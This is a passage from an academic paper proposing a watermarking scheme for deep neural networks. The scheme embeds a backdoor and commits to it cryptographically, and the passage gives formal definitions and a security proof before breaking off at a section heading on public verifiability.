Deep Neural Networks (DNN) enable a growing number of applications ranging from visual understanding to machine translation to speech recognition [20, 5, 17, 41, 6]. They have considerably changed the way we conceive software and are rapidly becoming a general purpose technology [29]. The democratization of Deep Learning can primarily be explained by two essential factors. First, several open source frameworks (e.g., PyTorch [33], TensorFlow [1]) simplify the design and deployment of complex models. Second, academic and industrial labs regularly release open source, state of the art, pre-trained models. For instance, the most accurate visual understanding system [19] is now freely available online for download. Given the considerable amount of expertise, data and computational resources required to train these models effectively, the availability of pre-trained models enables their use by operators with modest resources [38, 45, 35].

The effectiveness of Deep Neural Networks combined with the burden of the training and tuning stage has opened a new market of Machine Learning as a Service (MLaaS). The companies operating in this fast-growing sector propose to train and tune the models of a given customer at a negligible cost compared to the price of the specialized hardware required if the customer were to train the neural network by herself. Often, the customer can further fine-tune the model to improve its performance as more data becomes available, or transfer the high-level features to solve related tasks. In addition to open source models, MLaaS allows the users to build more personalized systems without much overhead [36].

Although of an appealing simplicity, this process poses essential security and legal questions. A service provider can be concerned that customers who buy a deep learning network might distribute it beyond the terms of the license agreement, or even sell the model to other customers thus threatening its business. The challenge is to design a robust procedure for authenticating a Deep Neural Network. While this is relatively new territory for the machine learning community, it is a well-studied problem in the security community under the general theme of *digital watermarking*.

Digital Watermarking is the process of robustly concealing information in a signal (e.g., audio, video or image) for subsequently using it to verify either the authenticity or the origin of the signal. Watermarking has been extensively investigated in the context of digital me-

*Work was conducted at Facebook AI Research.

dia (see, e.g., [8, 24, 34] and references within), and in the context of watermarking digital keys (e.g., in [32]). However, existing watermarking techniques are not directly amenable to the particular case of neural networks, which is the main topic of this work. Indeed, the challenge of designing a robust watermark for Deep Neural Networks is exacerbated by the fact that one can slightly fine-tune a model (or some parts of it) to modify its parameters while preserving its ability to classify test examples correctly. Also, one will prefer a public watermarking algorithm that can be used to prove ownership multiple times without the loss of credibility of the proofs. This makes straightforward solutions, such as using simple hash functions based on the weight matrices, non-applicable.

**Contribution.** Our work uses the over-parameterization of neural networks to design a robust watermarking algorithm. This over-parameterization has so far mainly been considered as a weakness (from a security perspective) because it makes backdooring possible [18, 16, 11, 27, 46]. Backdooring in Machine Learning (ML) is the ability of an operator to train a model to deliberately output specific (incorrect) labels for a particular set of inputs $T$. While this is obviously undesirable in most cases, we turn this curse into a blessing by reducing the task of watermarking a Deep Neural Network to that of designing a backdoor for it. Our contribution is twofold: (i) We propose a simple and effective technique for watermarking Deep Neural Networks. We provide extensive empirical evidence using state-of-the-art models on well-established benchmarks, and demonstrate the robustness of the method to various nuisance including adversarial modification aimed at removing the watermark. (ii) We present a cryptographic modeling of the tasks of watermarking and backdooring of Deep Neural Networks, and show that the former can be constructed from the latter (using a cryptographic primitive called *commitments*) in a black-box way. This theoretical analysis exhibits why it is not a coincidence that both our construction and [18, 30] rely on the same properties of Deep Neural Networks. Instead, seems to be a consequence of the relationship of both primitives.

**Previous And Concurrent Work.** Recently, [42, 10] proposed to watermark neural networks by adding a new regularization term to the loss function. While their method is designed retain high accuracy while being resistant to attacks attempting to remove the watermark, their constructions do not explicitly address fraudulent claims of ownership by adversaries. Also, their scheme does not aim to defend against attackers cognizant of the exact `Mark`-algorithm. Moreover, in the construction of [42, 10] the verification key can only be used once, because a watermark can be removed once the key is known[1]. In [31] the authors suggested to use adversarial examples together with adversarial training to watermark neural networks. They propose to generate adversarial examples from two types (correctly and wrongly classified by the model), then fine-tune the model to correctly classify all of them. Although this approach is promising, it heavily depends on adversarial examples and their transferability property across different models. It is not clear under what conditions adversarial examples can be transferred across models or if such transferability can be decreased [22]. It is also worth mentioning an earlier work on watermarking machine learning models proposed in [43]. However, it focused on marking the outputs of the model rather than the model itself.

## 2 Definitions and Models

This section provides a formal definition of backdooring for machine-learning algorithms. The definition makes the properties of existing backdooring techniques [18, 30] explicit, and also gives a (natural) extension when compared to previous work. In the process, we moreover present a formalization of machine learning which will be necessary in the foundation of all other definitions that are provided.

Throughout this work, we use the following notation: Let $n \in \mathbb{N}$ be a security parameter, which will be implicit input to all algorithms that we define. A function $f$ is called negligible if it is goes to zero faster than any polynomial function. We use PPT to denote an algorithm that can be run in probabilistic polynomial time. For $k \in \mathbb{N}$ we use $[k]$ as shorthand for $\{1,\ldots,k\}$.

### 2.1 Machine Learning

Assume that there exists some objective ground-truth function $f$ which classifies inputs according to a fixed output label set (where we allow the label to be undefined, denoted as $\perp$). We consider ML to be two algorithms which either learn an approximation of $f$ (called *training*) or use the approximated function for predictions at inference time (called *classification*). The goal of *training* is to learn a function, $f'$, that performs on unseen data as good as on the training set. A schematic description of this definition can be found in Figure 1.

[1] We present a technique to circumvent this problem in our setting. This approach can also be implemented in their work.





Figure 1: A high-level schematic illustration of the learning process.

To make this more formal, consider the sets $D \subset \{0,1\}^*, L \subset \{0,1\}^* \cup \{\perp\}$ where $|D| = \Theta(2^n)$ and $|L| = \Omega(p(n))$ for a positive polynomial $p(\cdot)$. $D$ is the set of possible inputs and $L$ is the set of labels that are assigned to each such input. We do not constrain the representation of each element in $D$, each binary string in $D$ can e.g. encode float-point numbers for color values of pixels of an image of size $n \times n$ while[2] $L = \{0,1\}$ says whether there is a dog in the image or not. The additional symbol $\perp \in L$ is used if the classification task would be undefined for a certain input.

We assume an ideal assignment of labels to inputs, which is the *ground-truth function* $f : D \to L$. This function is supposed to model how a human would assign labels to certain inputs. As $f$ might be undefined for specific tasks and labels, we will denote with $\overline{D} = \{x \in D \mid f(x) \neq \perp\}$ the set of all inputs having a ground-truth label assigned to them. To formally define learning, the algorithms are given access to $f$ through an oracle $\mathcal{O}^f$. This oracle $\mathcal{O}^f$ truthfully answers calls to the function $f$.

We assume that there exist two algorithms $(\texttt{Train}, \texttt{Classify})$ for training and classification:

- $\texttt{Train}(\mathcal{O}^f)$ is a probabilistic polynomial-time algorithm that outputs a model $M \subset \{0,1\}^{p(n)}$ where $p(n)$ is a polynomial in $n$.
- $\texttt{Classify}(M,x)$ is a deterministic polynomial-time algorithm that, for an input $x \in D$ outputs a value $M(x) \in L \setminus \{\perp\}$.

We say that, given a function $f$, the algorithm pair $(\texttt{Train}, \texttt{Classify})$ is $\varepsilon$-accurate if $\Pr\left[f(x) \neq \texttt{Classify}(M,x) \mid x \in \overline{D}\right] \leq \varepsilon$ where the probability is taken over the randomness of $\texttt{Train}$. We thus measure accuracy only with respect to inputs where the classification task actually is meaningful. For those inputs where the ground-truth is undefined, we instead assume that the label is random: for all $x \in D \setminus \overline{D}$ we assume that for any $i \in L$, it holds that $\Pr[\texttt{Classify}(M,x) = i] = 1/|L|$ where the probability is taken over the randomness used in $\texttt{Train}$.

[2] Asymptotically, the number of bits per pixel is constant. Choosing this image size guarantees that $|D|$ is big enough. We stress that this is only an example of what $D$ could represent, and various other choices are possible.

## 2.2 Backdoors in Neural Networks

Backdooring neural networks, as described in [18], is a technique to deliberately train a machine learning model to output *wrong* (when compared with the ground-truth function $f$) labels $T_L$ for certain inputs $T$.

Therefore, let $T \subset D$ be a subset of the inputs, which we will refer to it as the *trigger set*. The wrong labeling with respect to the ground-truth $f$ is captured by the function $T_L : T \to L \setminus \{\perp\}$; $x \mapsto T_L(x) \neq f(x)$ which assigns "wrong" labels to the trigger set. This function $T_L$, similar to the algorithm $\texttt{Classify}$, is not allowed to output the special label $\perp$. Together, the trigger set and the labeling function will be referred to as the *backdoor* $\mathsf{b} = (T, T_L)$ . In the following, whenever we fix a trigger set $T$ we also implicitly define $T_L$.

For such a backdoor $\mathsf{b}$, we define a backdooring algorithm $\texttt{Backdoor}$ which, on input of a model, will output a model that misclassifies on the trigger set with high probability. More formally, $\texttt{Backdoor}(\mathcal{O}^f, \mathsf{b}, M)$ is PPT algorithm that receives as input an oracle to $f$, the backdoor $\mathsf{b}$ and a model $M$, and outputs a model $\hat{M}$. $\hat{M}$ is called *backdoored* if $\hat{M}$ is correct on $\overline{D} \setminus T$ but reliably errs on $T$, namely

$$\Pr_{x \in \overline{D} \setminus T}\left[f(x) \neq \texttt{Classify}(\hat{M}, x)\right] \leq \varepsilon, \text{ but}$$
$$\Pr_{x \in T}\left[T_L(x) \neq \texttt{Classify}(\hat{M}, x)\right] \leq \varepsilon.$$

This definition captures two ways in which a backdoor can be embedded:

- The algorithm can use the provided model to embed the watermark into it. In that case, we say that the backdoor is implanted into a *pre-trained model*.
- Alternatively, the algorithm can ignore the input model and train a new model from scratch. This will take potentially more time, and the algorithm will use the input model only to estimate the necessary accuracy. We will refer to this approach as *training from scratch*.

## 2.3 Strong Backdoors

Towards our goal of watermarking a ML model we require further properties from the backdooring algorithm, which deal with the sampling and removal of backdoors:

First of all, we want to turn the generation of a trapdoor into an algorithmic process. To this end, we introduce a new, randomized algorithm `SampleBackdoor` that on input $\mathcal{O}^f$ outputs backdoors b and works in combination with the aforementioned algorithms $(\texttt{Train}, \texttt{Classify})$. This is schematically shown in Figure 2.





Figure 2: A schematic illustration of the backdooring process.

A user may suspect that a model is backdoored, therefore we strengthen the previous definition to what we call *strong backdoors*. These should be hard to remove, even for someone who can use the algorithm `SampleBackdoor` in an arbitrary way. Therefore, we require that `SampleBackdoor` should have the following properties:

**Multiple Trigger Sets.** For each trigger set that `SampleBackdoor` returns as part of a backdoor, we assume that it has minimal size $n$. Moreover, for two random backdoors we require that their trigger sets almost never intersect. Formally, we ask that $\Pr[T \cap T' \neq \emptyset]$ for $(T, T_L), (T', T'_L) \leftarrow \texttt{SampleBackdoor}()$ is negligible in $n$.

**Persistency.** With persistency we require that it is hard to remove a backdoor, unless one has knowledge of the trigger set $T$. There are two trivial cases which a definition must avoid:

- An adversary may submit a model that has no backdoor, but this model has very low accuracy. The definition should not care about this setting, as such a model is of no use in practice.
- An adversary can always train a new model from scratch, and therefore be able to submit a model that is very accurate and does not include the backdoor. An adversary with unlimited computational resources and unlimited access to $\mathcal{O}^f$ will thus always be able to cheat.

We define persistency as follows: let $f$ be a ground-truth function, b be a backdoor and $\hat{M} \leftarrow \texttt{Backdoor}(\mathcal{O}^f, \text{b}, M)$ be a $\varepsilon$-accurate model. Assume an algorithm $\mathcal{A}$ on input $\mathcal{O}^f, \hat{M}$ outputs an $\varepsilon$-accurate model $\tilde{M}$ in time $t$ which is at least $(1-\varepsilon)$ accurate on b. Then $\tilde{N} \leftarrow \mathcal{A}(\mathcal{O}^f, N)$, generated in the same time $t$, is also $\varepsilon$-accurate for any arbitrary model $N$.

In our approach, we chose to restrict the runtime of $\mathcal{A}$, but other modeling approaches are possible: one could also give unlimited power to $\mathcal{A}$ but only restricted access to the ground-truth function, or use a mixture of both. We chose our approach as it follows the standard pattern in cryptography, and thus allows to integrate better with cryptographic primitives which we will use: these are only secure against adversaries with a bounded runtime.

## 2.4 Commitments

*Commitment schemes* [9] are a well known cryptographic primitive which allows a sender to lock a secret $x$ into a cryptographic leakage-free and tamper-proof vault and give it to someone else, called a receiver. It is neither possible for the receiver to open this vault without the help of the sender (this is called *hiding*), nor for the sender to exchange the locked secret to something else once it has been given away (the *binding* property).

Formally, a commitment scheme consists of two algorithms $(\texttt{Com}, \texttt{Open})$:

- $\texttt{Com}(x, r)$ on input of a value $x \in S$ and a bitstring $r \in \{0,1\}^n$ outputs a bitstring $c_x$.
- $\texttt{Open}(c_x, x, r)$ for a given $x \in S, r \in \{0,1\}^n, c_x \in \{0,1\}^*$ outputs 0 or 1.

For correctness, it must hold that $\forall x \in S$,

$$\Pr_{r \in \{0,1\}^n}[\texttt{Open}(c_x, x, r) = 1 \mid c_x \leftarrow \texttt{Com}(x, r)] = 1.$$

We call the commitment scheme $(\texttt{Com}, \texttt{Open})$ binding if, for every PPT algorithm $\mathcal{A}$

$$\Pr\left[\texttt{Open}(c_x, \tilde{x}, \tilde{r}) = 1 \;\middle|\; \begin{array}{c} c_x \leftarrow \texttt{Com}(x, r) \wedge \\ (\tilde{x}, \tilde{r}) \leftarrow \mathcal{A}(c_x, x, r) \wedge \\ (x, r) \neq (\tilde{x}, \tilde{r}) \end{array}\right] \leq \varepsilon(n)$$

where $\varepsilon(n)$ is negligible in $n$ and the probability is taken over $x \in S, r \in \{0,1\}^n$.

Similarly, $(\texttt{Com}, \texttt{Open})$ are hiding if no PPT algorithm $\mathcal{A}$ can distinguish $c_0 \leftarrow \texttt{Com}(0, r)$ from $c_x \leftarrow \texttt{Com}(x, r)$ for arbitrary $x \in S, r \in \{0,1\}^n$. In case that the distributions of $c_0, c_x$ are statistically close, we call a commitment scheme *statistically hiding*. For more information, see e.g. [14, 39].

## 3 Defining Watermarking

We now define watermarking for ML algorithms. The terminology and definitions are inspired by [7, 26].

We split a watermarking scheme into three algorithms: (i) a first algorithm to generate the secret marking key $\mathsf{mk}$ which is embedded as the watermark, and the public verification key $\mathsf{vk}$ used to detect the watermark later; (ii) an algorithm to embed the watermark into a model; and (iii) a third algorithm to verify if a watermark is present in a model or not. We will allow that the verification involves both $\mathsf{mk}$ and $\mathsf{vk}$, for reasons that will become clear later.

Formally, a watermarking scheme is defined by the three PPT algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$:

- $\texttt{KeyGen}()$ outputs a key pair $(\mathsf{mk}, \mathsf{vk})$.
- $\texttt{Mark}(M, \mathsf{mk})$ on input a model $M$ and a marking key $\mathsf{mk}$, outputs a model $\hat{M}$.
- $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ on input of the key pair $\mathsf{mk}, \mathsf{vk}$ and a model $M$, outputs a bit $b \in \{0,1\}$.

For the sake of brevity, we define an auxiliary algorithm which simplifies to write definitions and proofs:

$\texttt{MModel}()$ :

1. Generate $M \leftarrow \texttt{Train}(\mathcal{O}^f)$.
2. Sample $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}()$.
3. Compute $\hat{M} \leftarrow \texttt{Mark}(M, \mathsf{mk})$.
4. Output $(M, \hat{M}, \mathsf{mk}, \mathsf{vk})$.

The three algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ should correctly work together, meaning that a model watermarked with an honestly generated key should be verified as such. This is called *correctness*, and formally requires that

$$\Pr_{(M,\hat{M},\mathsf{mk},\mathsf{vk}) \leftarrow \texttt{MModel}()} \left[\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, \hat{M}) = 1\right] = 1.$$

A depiction of this can be found in Figure 3.

In terms of security, a watermarking scheme must be *functionality-preserving*, provide *unremovability*, *unforgeability* and enforce *non-trivial ownership*:

- We say that a scheme is *functionality-preserving* if a model with a watermark is as accurate as a model without it: for any $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$, it holds that

$$\Pr_{x \in D}[\texttt{Classify}(x, M) = f(x)] \approx \Pr_{x \in D}\left[\texttt{Classify}(x, \hat{M}) = f(x)\right].$$





Figure 3: A schematic illustration of watermarking a neural network.

- *Non-trivial ownership* means that even an attacker which knows our watermarking algorithm is not able to generate in advance a key pair $(\mathsf{mk}, \mathsf{vk})$ that allows him to claim ownership of arbitrary models that are unknown to him. Formally, a watermark does not have trivial ownership if every PPT algorithm $\mathcal{A}$ only has negligible probability for winning the following game:
  1. Run $\mathcal{A}$ to compute $(\tilde{\mathsf{mk}}, \tilde{\mathsf{vk}}) \leftarrow \mathcal{A}()$.
  2. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  3. $\mathcal{A}$ wins if $\texttt{Verify}(\tilde{\mathsf{mk}}, \tilde{\mathsf{vk}}, \hat{M}) = 1$.
- *Unremovability* denotes the property that an adversary is unable to remove a watermark, even if he knows about the existence of a watermark and knows the algorithm that was used in the process. We require that for every PPT algorithm $\mathcal{A}$ the chance of winning the following game is negligible:
  1. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  2. Run $\mathcal{A}$ and compute $\tilde{M} \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \mathsf{vk})$.
  3. $\mathcal{A}$ wins if

$$\Pr_{x \in D}[\texttt{Classify}(x, M) = f(x)] \approx \Pr_{x \in D}\left[\texttt{Classify}(x, \tilde{M}) = f(x)\right]$$

  and $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, \tilde{M}) = 0$.
- *Unforgeability* means that an adversary that knows the verification key $\mathsf{vk}$, but does not know the key $\mathsf{mk}$, will be unable to convince a third party that he (the adversary) owns the model. Namely, it is required that for every PPT algorithm $\mathcal{A}$, the chance of winning the following game is negligible:
  1. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
  2. Run the adversary $(\tilde{M}, \tilde{\mathsf{mk}}) \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \mathsf{vk})$.
  3. $\mathcal{A}$ wins if $\texttt{Verify}(\tilde{\mathsf{mk}}, \mathsf{vk}, \tilde{M}) = 1$.

Two other properties, which might be of practical interest but are either too complex to achieve or contrary to our definitions, are *Ownership Piracy* and different degrees of *Verifiability*,

- *Ownership Piracy* means that an attacker is attempting to implant his watermark into a model which has already been watermarked before. Here, the goal is that the old watermark at least persists. A stronger requirement would be that his new watermark is distinguishable from the old one or easily removable, without knowledge of it. Indeed, we will later show in Section 5.5 that a version of our practical construction fulfills this strong definition. On the other hand, a removable watermark is obviously in general inconsistent with *Unremovability*, so we leave[3] it out in our theoretical construction.
- A watermarking scheme that uses the verification procedure `Verify` is called *privately verifiable*. In such a setting, one can convince a third party about ownership using `Verify` as long as this third party is honest and does not release the key pair $(\mathsf{mk}, \mathsf{vk})$, which crucially is input to it. We call a scheme *publicly verifiable* if there exists an interactive protocol `PVerify` that, on input $\mathsf{mk}, \mathsf{vk}, M$ by the prover and $\mathsf{vk}, M$ by the verifier outputs the same value as `Verify` (except with negligible probability), such that the same key $\mathsf{vk}$ can be used in multiple proofs of ownership.

## 4 Watermarking From Backdooring

This section gives a theoretical construction of privately verifiable watermarking based on any strong backdooring (as outlined in Section 2) and a commitment scheme. On a high level, the algorithm first embeds a backdoor into the model; this backdoor itself is the marking key, while a commitment to it serves as the verification key.

More concretely, let $(\texttt{Train}, \texttt{Classify})$ be an $\varepsilon$-accurate ML algorithm, `Backdoor` be a strong backdooring algorithm and $(\texttt{Com}, \texttt{Open})$ be a statistically hiding commitment scheme. Then define the three algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ as follows.

$\texttt{KeyGen}()$ :

1. Run $(T, T_L) = \mathsf{b} \leftarrow \texttt{SampleBackdoor}(\mathcal{O}^f)$ where $T = \{t^{(1)}, \ldots, t^{(n)}\}$ and $T_L = \{T_L^{(1)}, \ldots, T_L^{(n)}\}$.
2. Sample $2n$ random strings $r_t^{(i)}, r_L^{(i)} \leftarrow \{0,1\}^n$ and generate $2n$ commitments $\{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$ where $c_t^{(i)} \leftarrow \texttt{Com}(t^{(i)}, r_t^{(i)})$, $c_L^{(i)} \leftarrow \texttt{Com}(T_L^{(i)}, r_L^{(i)})$.
3. Set $\mathsf{mk} \leftarrow (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$, $\mathsf{vk} \leftarrow \{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$ and return $(\mathsf{mk}, \mathsf{vk})$.

$\texttt{Mark}(M, \mathsf{mk})$ :

1. Let $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$.
2. Compute and output $\hat{M} \leftarrow \texttt{Backdoor}(\mathcal{O}^f, \mathsf{b}, M)$.

$\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ :

1. Let $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i \in [n]})$, $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i \in [n]}$. For $\mathsf{b} = (T, T_L)$ test if $\forall t^{(i)} \in T : \; T_L^{(i)} \neq f(t^{(i)})$. If not, then output 0.
2. For all $i \in [n]$ check that $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$ and $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$. Otherwise output 0.
3. For all $i \in [n]$ test that $\texttt{Classify}(t^{(i)}, M) = T_L^{(i)}$. If this is true for all but $\varepsilon |T|$ elements from $T$ then output 1, else output 0.

We want to remark that this construction captures both the watermarking of an existing model and the training from scratch. We now prove the security of the construction.

**Theorem 1.** *Let $\overline{D}$ be of super-polynomial size in n. Then assuming the existence of a commitment scheme and a strong backdooring scheme, the aforementioned algorithms $(\texttt{KeyGen}, \texttt{Mark}, \texttt{Verify})$ form a privately verifiable watermarking scheme.*

The proof, on a very high level, works as follows: a model containing a strong backdoor means that this backdoor, and therefore the watermark, cannot be removed. Additionally, by the hiding property of the commitment scheme the verification key will not provide any useful information to the adversary about the backdoor used, while the binding property ensures that one cannot claim ownership of arbitrary models. In the proof, special care must be taken as we use reductions from the watermarking algorithm to the security of both the underlying backdoor and the commitment scheme. To be meaningful, those reductions must have much smaller runtime than actually breaking these assumptions directly. While this is easy in the case of the commitment scheme, reductions to backdoor security need more attention.

*Proof.* We prove the following properties:

[3] Indeed, Ownership Piracy is only meaningful if the watermark was originally inserted during `Train`, whereas the adversary will have to make adjustments to a pre-trained model. This gap is exactly what we explore in Section 5.5.

**Correctness.** By construction, $\hat{M}$ which is returned by `Mark` will disagree with $\mathsf{b}$ on elements from $T$ with probability at most $\varepsilon$, so in total at least $(1-\varepsilon)|T|$ elements agree by the definition of a backdoor. `Verify` outputs 1 if $\hat{M}$ disagrees with $\mathsf{b}$ on at most $\varepsilon|T|$ elements.

**Functionality-preserving.** Assume that `Backdoor` is a backdooring algorithm, then by its definition the model $\hat{M}$ is accurate outside of the trigger set of the backdoor, i.e.

$$\Pr_{x\in\overline{D}\setminus T}\left[f(x)\neq \texttt{Classify}(\hat{M},x)\right]\leq\varepsilon.$$

$\hat{M}$ in total will then err on a fraction at most $\varepsilon' = \varepsilon + n/|D|$, and because $\overline{D}$ by assumption is super-polynomially large in $n$ $\varepsilon'$ is negligibly close to $\varepsilon$.

**Non-trivial ownership.** To win, $\mathcal{A}$ must guess the correct labels for a $1-\varepsilon$ fraction of $\tilde{T}$ in advance, as $\mathcal{A}$ cannot change the chosen value $\tilde{T},\tilde{T}_L$ after seeing the model due to the binding property of the commitment scheme. As `KeyGen` chooses the set $T$ in $\mathsf{mk}$ uniformly at random, whichever set $\mathcal{A}$ fixes for $\tilde{\mathsf{mk}}$ will intersect with $T$ only with negligible probability by definition (due to the *multiple trigger sets* property). So assume for simplicity that $\tilde{T}$ does not intersect with $T$. Now $\mathcal{A}$ can choose $\tilde{T}$ to be of elements either from within $\overline{D}$ or outside of it. Let $n_1 = |\overline{D}\cap\tilde{T}|$ and $n_2 = |\tilde{T}| - n_1$.

For the benefit of the adversary, we make the strong assumption that whenever $M$ is inaccurate for $x\in\overline{D}\cap\tilde{T}$ then it classifies to the label in $\tilde{T}_L$. But as $M$ is $\varepsilon$-accurate on $\overline{D}$, the ratio of incorrectly classified committed labels is $(1-\varepsilon)n_1$. For every choice $\varepsilon < 0.5$ we have that $\varepsilon n_1 < (1-\varepsilon)n_1$. Observe that for our scheme, the value $\varepsilon$ would be chosen much smaller than 0.5 and therefore this inequality always holds.

On the other hand, let's look at all values of $\tilde{T}$ that lie in $D\setminus\overline{D}$. By the assumption about machine learning that we made in its definition, if the input was chosen independently of $M$ and it lies outside of $\overline{D}$ then $M$ will in expectancy misclassify $\frac{|L|-1}{|L|}n_2$ elements. We then have that $\varepsilon n_2 < \frac{|L|-1}{|L|}n_2$ as $\varepsilon < 0.5$ and $L\geq 2$. As $\varepsilon n = \varepsilon n_1 + \varepsilon n_2$, the error of $\tilde{T}$ must be larger than $\varepsilon n$.

**Unremovability.** Assume that there exists no algorithm that can generate an $\varepsilon$-accurate model $N$ in time $t$ of $f$, where $t$ is a lot smaller that the time necessary for training such an accurate model using `Train`. At the same time, assume that the adversary $\mathcal{A}$ breaking the unremovability property takes time approximately $t$. By definition, after running $\mathcal{A}$ on input $M,\mathsf{vk}$ it will output a model $\tilde{M}$ which will be $\varepsilon$-accurate and at least a $(1-\varepsilon)$-fraction of the elements from the set $T$ will be classified correctly. The goal in the proof is to show that $\mathcal{A}$ achieves this independently of $\mathsf{vk}$. In a first step, we will use a hybrid argument to show that $\mathcal{A}$ essentially works independent of $\mathsf{vk}$. Therefore, we construct a series of algorithms where we gradually replace the backdoor elements in $\mathsf{vk}$. First, consider the following algorithm $\mathcal{S}$:

1. Compute $(M,\hat{M},\mathsf{mk},\mathsf{vk})\leftarrow\texttt{MModel}()$.
2. Sample $(\tilde{T},\tilde{T}_L) = \tilde{\mathsf{b}}\leftarrow\texttt{SampleBackdoor}(\mathcal{O}^f)$ where $\tilde{T}=\{\tilde{t}^{(1)},\ldots,\tilde{t}^{(n)}\}$ and $\tilde{T}_L=\{\tilde{T}_L^{(1)},\ldots,\tilde{T}_L^{(n)}\}$. Now set
$$c_t^{(1)}\leftarrow\texttt{Com}(\tilde{t}^{(1)},r_t^{(1)}),c_L^{(1)}\leftarrow\texttt{Com}(\tilde{T}_L^{(1)},r_L^{(1)})$$
and $\tilde{\mathsf{vk}}\leftarrow\{c_t^{(i)},c_L^{(i)}\}_{i\in[n]}$
3. Compute $\tilde{M}\leftarrow\mathcal{A}(\mathcal{O}^f,\hat{M},\tilde{\mathsf{vk}})$.

This algorithm replaces the first element in a verification key with an element from an independently generated backdoor, and then runs $\mathcal{A}$ on it.

In $\mathcal{S}$ we only exchange one commitment when compared to the input distribution to $\mathcal{A}$ from the security game. By the statistical hiding of `Com`, the output of $\mathcal{S}$ must be distributed statistically close to the output of $\mathcal{A}$ in the unremovability experiment. Applying this repeatedly, we construct a sequence of hybrids $\mathcal{S}^{(1)},\mathcal{S}^{(2)},\ldots,\mathcal{S}^{(n)}$ that change $1,2,\ldots,n$ of the elements from $\mathsf{vk}$ in the same way that $\mathcal{S}$ does and conclude that the success of outputting a model $\tilde{M}$ without the watermark using $\mathcal{A}$ must be independent of $\mathsf{vk}$.

Consider the following algorithm $\mathcal{T}$ when given a model $M$ with a strong backdoor:

1. Compute $(\mathsf{mk},\mathsf{vk})\leftarrow\texttt{KeyGen}()$.
2. Run the adversary and compute $\tilde{N}\leftarrow\mathcal{A}(\mathcal{O}^f,M,\mathsf{vk})$.

By the hybrid argument above, the algorithm $\mathcal{T}$ runs nearly in the same time as $\mathcal{A}$, namely $t$, and its output $\tilde{N}$ will be without the backdoor that $M$ contained. But then, by persistence of strong backdooring, $\mathcal{T}$ must also generate $\varepsilon$-accurate models given arbitrary, in particular bad input models $M$ in the same time $t$, which contradicts our assumption that no such algorithm exists.

**Unforgeability.** Assume that there exists a poly-time algorithm $\mathcal{A}$ that can break unforgeability. We will use this algorithm to open a statistically hiding commitment.

Therefore, we design an algorithm $\mathcal{S}$ which uses $\mathcal{A}$ as a subroutine. The algorithm trains a regular network (which can be watermarked by our scheme) and adds the commitment into the verification key. Then, it will use $\mathcal{A}$ to find openings for these commitments. The algorithm $\mathcal{S}$ works as follows:

1. Receive the commitment $c$ from challenger.
2. Compute $(M, \hat{M}, \mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{MModel}()$.
3. Let $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[n]}$ set
$$\hat{c}_t^{(i)} \leftarrow \begin{cases} c & \text{if } i = 1 \\ c_t^{(i)} & \text{else} \end{cases}$$
and $\hat{\mathsf{vk}} \leftarrow \{\hat{c}_t^{(i)}, c_L^{(i)}\}_{i\in[n]}$.
4. Compute $(\tilde{M}, \tilde{\mathsf{mk}}) \leftarrow \mathcal{A}(\mathcal{O}^f, \hat{M}, \hat{\mathsf{vk}})$.
5. Let $\tilde{\mathsf{mk}} = ((\{t^{(1)}, \ldots, t^{(n)}\}, T_L), \{r_t^{(i)}, r_L^{(i)}\}_{i\in[n]})$.
If $\texttt{Verify}(\tilde{\mathsf{mk}}, \hat{\mathsf{vk}}, \tilde{M}) = 1$ output $t^{(1)}, r_t^{(1)}$, else output $\perp$.

Since the commitment scheme is statistically hiding, the input to $\mathcal{A}$ is statistically indistinguishable from an input where $\hat{M}$ is backdoored on all the committed values of $\mathsf{vk}$. Therefore the output of $\mathcal{A}$ in $\mathcal{S}$ is statistically indistinguishable from the output in the unforgeability definition. With the same probability as in the definition, $\tilde{\mathsf{mk}}, \hat{\mathsf{vk}}, \tilde{M}$ will make `Verify` output 1. But by its definition, this means that $\texttt{Open}(c, t^{(1)}, r_t^{(1)}) = 1$ so $t^{(1)}, r_t^{(1)}$ open the challenge commitment $c$. As the commitment is statistically hiding (and we generate the backdoor independently of $c$) this will open $c$ to another value then for which it was generated with overwhelming probability. □

## 4.1 From Private to Public Verifiability

